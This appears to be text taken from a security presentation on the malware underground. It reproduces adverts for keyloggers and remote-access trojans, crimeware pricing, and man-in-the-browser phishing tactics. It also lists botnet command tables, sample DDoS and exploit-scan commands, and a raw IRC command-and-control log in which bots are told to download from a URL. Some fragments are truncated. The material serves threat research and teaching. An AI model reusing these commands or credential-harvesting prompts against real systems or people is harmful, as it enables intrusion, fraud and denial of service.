
Main System Stats

Number Of Bots: Number Of RS: Number of Working RS: [RESET](#)

Bots by OS




Task Speed Graph



Bots by Version



Bots by Count





**Getting Started
with Malware...**






NEW!!!

- The Rat!** - Keylogger is enhanced.
- Support for **Windows XP (Windows 98 also supported by earlier versions).**
 - Fully in **Russian!**
 - The assembly code and technology, the so-called "**Hackers program**".
 - **Tiny size (about 12 kb!!!).**
 - **Full** definition keymapping (recognizes all - from russkrgo to Chinese!)
 - Tracking by pressing the keys in the **password boxes and consoles.**
 - Tracking **the clipboard (Clipboard)** - the full version.
 - Screens for the **recruitment of certain words (flexible configuration), a specific interval.**
 - **A powerful** mechanism for the compression of screenshots and save **all the** information in a log file.
 - **Invisibility** in the processes for all I know protsessvyuverov.
 - **Invisibility** on the roster.
 - **Rely on the firewall (FireWall)** and anti-virus programs.
 - **A detailed** log file.
 - **Log encryption** and sending it to the specified **e-mail.**
 - **Setting the time** of activation and time-stopping removal.
 - **Remove** the specified time **without a trace,** and reboot.
 - **Convenient and easy to** configure.
 - Ability to **save settings** in *. ini files.
 - **Related programs: FileConnector** - skrepitel files, **RatExtractor** - for processing the log is now included in komplekt the full version.
 - **Help** in the format *. chm - very detailed.



- Prices in WebMoney
- The Rat! 9.0XP – 35 WMZ
 - The Rat! 8.1XP
 - The Rat! 7.0XP - 29 WMZ
 - The Rat! 6.0XP/6.1 - 22 WMZ
 - The Rat! 5.8XP - 15 WMZ
 - The Rat! 5.5XP - 13 WMZ
 - The Rat! 5.0XP - 9 WMZ
 - The Rat! 4.0XP - 8 WMZ
 - The Rat! 3.xx - 7 WMZ
 - The Rat! 2.xx - 6 WMZ



- **Construct**
- **V.4 New**
 - Remo
 - Webc
 - Audio
 - Remo
 - MSN
 - Remo
 - Advan
 - Onlin
 - Inform
 - comp
 - Etc..



Bronze Edition

- This product is the improved version of Turkojan 3.0 and it has some limitations(Webcam - audio streaming and msn sniffer doesn't work for this version)
- 1 month replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail
- Supports only Windows 95/98/ME/NT/2000/XP
- Realtime Screen viewing(controlling is disabled)

Price : 99\$ (United State Dollar)



Silver Edition

- 4 months (maximum 3 times) replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail and instant messengers
- Supports 95/98/ME/NT/2000/XP/Vista
- Webcam streaming is available with this version
- Realtime Screen viewing(controlling is disabled)
- Notifies chngements on clipboard and save them

Price : 179\$ (United State Dollar)




Gold Edition

- 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)
- 7/24 online support via e-mail and instant messengers
- Supports Windows 95/98/ME/NT/2000/2003/XP/Vista
- Remote Shell (Managing with Ms-Dos Commands)
- Webcam - audio streaming and msn sniffer
- Controlling remote computer via keyboard and mouse
- Notifies chngements on clipboard and save them
- Technical support after installing software
- Viewing pictures without any download(Thumbnail Viewer)

Price : 249\$ (United State Dollar)



Hire-a-Malware-Coder (Custom Build)

Platform: software running on MAC OS to Windows

Multitasking: have the capacity to work on multiple projects

Speed and responsibility: at the highest level

Pre-payment for new customers: 50% of the whole price, 30% pre-pay of the whole price for repeated customers


Rates: starting from **100 euros**

I can also offer you another deal, I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts because I don't have time to play around with me bot right now.



- Other models exist for hire-a-malware-coder pricing
- Component/functionality based pricing
 - Loader €300
 - FTP & Grabber €150
 - Assembler Spam bases €220
 - Socks 4/5 €70
 - Botnet manager €600
 - Scripts €70
 - Assembler password stealers (IE, MSN, etc.) €70
 - AV-remover €70
 - Screen-grabber €70





OAD

MEMBERS LOGIN

- Home
- Price
- Stats
- Sign Up

Октябрь 26/2007
Налетай на ES IT DE , идёт хороший подлив.

Октябрь 23/2007
Введено принудительная проверка грузинских файлов на предмет галености , если файл палится более чем 30% на тестируемых 11 антивирусов , то загрузка данной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

Октябрь 16/2007
Налетай не скупись покупай живейсь | а точнее мкс и юсу.

Август 30/2007


Цены

Country	Price for 1k	
AU	300\$	Order now
DE	220\$	Order now
GB	210\$	Order now
IT	200\$	Order now
NZ	200\$	Order now
ES	200\$	Order now
US	110\$	Order now
BG	100\$	Order now
DK	100\$	Order now
FR	100\$	Order now
PT	100\$	Order now
NL	100\$	Order now
CA	80\$	Order now
JP	80\$	Order now
SE	70\$	Order now
BR	60\$	Order now
TR	60\$	Order now
NO	50\$	Order now

Looking for a soft target?



Intercepting Traffic – Man-in-the-browser




System Reconfiguration
DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

Trojan Application
Local Proxy Agent

OS Hooking
Keyloggers, Screen grabber

TCP/IP Stack Interception
Packet inspection, pre/post SSL logging




Man-in-the-browser
Malware hooks inside the Web browser




Traditional Malware
Operates and intercepts data at points through which the Web browser must communicate



Clean System



Infected System



Manipulate
Copy, redirect, script, change, insert, sell.





- **Steal login credentials, and ask for more...**

Pre-login

First page of login sequence is manipulated

Login

Multiple fields & pages added to the login sequence

Post-login

Authenticated user asked additional security questions

- **Requests for additional data are easy to socially engineer**

- Ask for credit/debit card details, including PIN and CVV
- Additional “security” questions – SSN, mothers maiden name, address, home phone number, mobile/cell phone number
- Type in all numbers of one-time-keypad scratch-card
- “Change password” for anti-keylogging partial-password systems
- “Test” or “resynchronize” password/transaction calculators



- **SSL/TLS encryption bypassed, “padlock” intact**

**Using a botnet
to attack...**





Agobot

Command	Description
harvest.cdkeys	Return a list of CD keys
harvest.emails	Return a list of emails
harvest.emailshttp	Return a list of emails via HTTP
harvest.aol	Return a list of AOL specific information
harvest.registry	Return registry information for specific regis
harvest.windowskeys	Return Windows registry information
pctrl.list	Return list of all processes
pctrl.kill	Kill specified process set from service file
pctrl.listsvc	Return list of all services that are running
pctrl.killsvc	Delete/stop a specified service
pctrl.killpid	Kill specified process
inst.asadd	Add an autostart entry
inst.asdel	Delete an autostart entry
inst.svcadd	Adds a service to SCM
inst.svcdel	Delete a service from SCM

SpyBot

Command	Description
delete <filename>	Delete a specified file
execute <filename>	Execute a specified file
rename <origfilename> <newfile>	Rename a specified file
makedir <dirname>	Create a specified directory
startkeylogger	Starts the on-line keylogger
stopkeylogger	Stops the keylogger
sendkeys <keys>	Simulates key presses
keyboardlights	Flashes remote keyboard lights 50x
passwords	Lists the RAS passwords in Windows 9x systems
listprocesses	Return a list of all running processes
killprocess <processname>	Kills the specified process
threads	Returns a list of all running threads
killthread < number >	Kills a specified thread
disconnect <number>	Disconnect the bot for number seconds
reboot	Reboot the system
cd-rom <0/1>	Open/close cd-rom. cd-rom 1 = open, cd-rom 0 = close
opencmd	Starts cmd.exe (hidden)
cmd <command>	Sends a command to cmd.exe

SDbot

Command	Description
download <url> <dest> <action>	Downloaded specified file and execute if action is 1
killthread <thread#>	Kill specified thread
update <url> <id>	If bot ID is different than current, download "sdbot executable" and update
sysinfo	List host system information (CPU/RAM/OS and uptime)
execute <visibility> <file> parameters	Run a specified program (visibility is 0/1)
cdkey/getcdkey	Return keys of popular games e.g., Halfife, Soldier of Fortune etc.

on bot
of the bot code




- IRC Command and Control is still very for botnet management
- Command language varies upon nature of botnet capabilities

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Sdbot/Reptile
1: .udp 208.43.216.195 1995 9999999999999999 -s
2: .ddos.ack 208.43.216.195 1995 9999999999999999 -s
...typically used for DDoS
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Rbots
1: scan.start ms08_067_netapi 25 3 download+exec x.x.x.x
2: .scan 75 1 201.x.x.x 2 1 201.x.x.x
3: .root.start lsass_445 100 3 0 -r -s
...scan hosts within a Class-A for port 443 and attempt to exploit (Conflicker)
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:server6.br.gov 001 [00|USA|XP|010841] :welcome to the br.gov IRC Network [00|USA|XP|010841]!SP2-174@.
:server6.br.gov 002 [00|USA|XP|010841] :Your host is server6.br.gov, running version unreal3.2-beta19
:server6.br.gov 003 [00|USA|XP|010841] :This server was created Sun Feb  8 18:58:31 2004
:server6.br.gov 004 [00|USA|XP|010841] server6.br.gov Unreal3.2-beta19 iowghraAsORTVSNxNCwqBzvdHtgp 1vhopsmtikrRcaqoALqbsekvfMGCuZn
:server6.br.gov 005 [00|USA|XP|010841] MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAY
:server6.br.gov 005 [00|USA|XP|010841] WALLCHOPS WATCH=128 SILENCE=5 MODES=12 CHANTYPES=# PREFIX=(qaoHV)~&@%+ CHANMODES=be,kfL,l,psmntirRcoAQK
this server
:server6.br.gov 422 [00|USA|XP|010841] :MOTD file is missing
:[00|USA|XP|010841] MODE [00|USA|XP|010841] :+i
MODE [00|USA|XP|010841]
:server6.br.gov 221 [00|USA|XP|010841] +i
JOIN #vc h3fty
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:[00|USA|XP|010841]!SP2-174@12.68.100.97 JOIN :#vc
:server6.br.gov 332 [00|USA|XP|010841] #vc :!asc -S -s|!http http://glx078. .com/p -s|!asc s 33 3 0 -a -e -s|!asc s 63 3 0 -b -e -r -s
:server6.br.gov 333 [00|USA|XP|010841] #vc ss 1230830096
:server6.br.gov 353 [00|USA|XP|010841] @ #vc :[00|USA|XP|010841]
:server6.br.gov 366 [00|USA|XP|010841] #vc :End of /NAMES list.
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE #vc
:server6.br.gov 324 [00|USA|XP|010841] #vc +smntVMcu
:server6.br.gov 329 [00|USA|XP|010841] #vc 1230158040
PING :server6.br.gov
PONG server6.br.gov
PING :server6.br.gov
PONG server6.br.gov
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Sample bot command sequence



1. Hosts infected with malware via drive-by-download
2. At a specified date & time they launch their attack




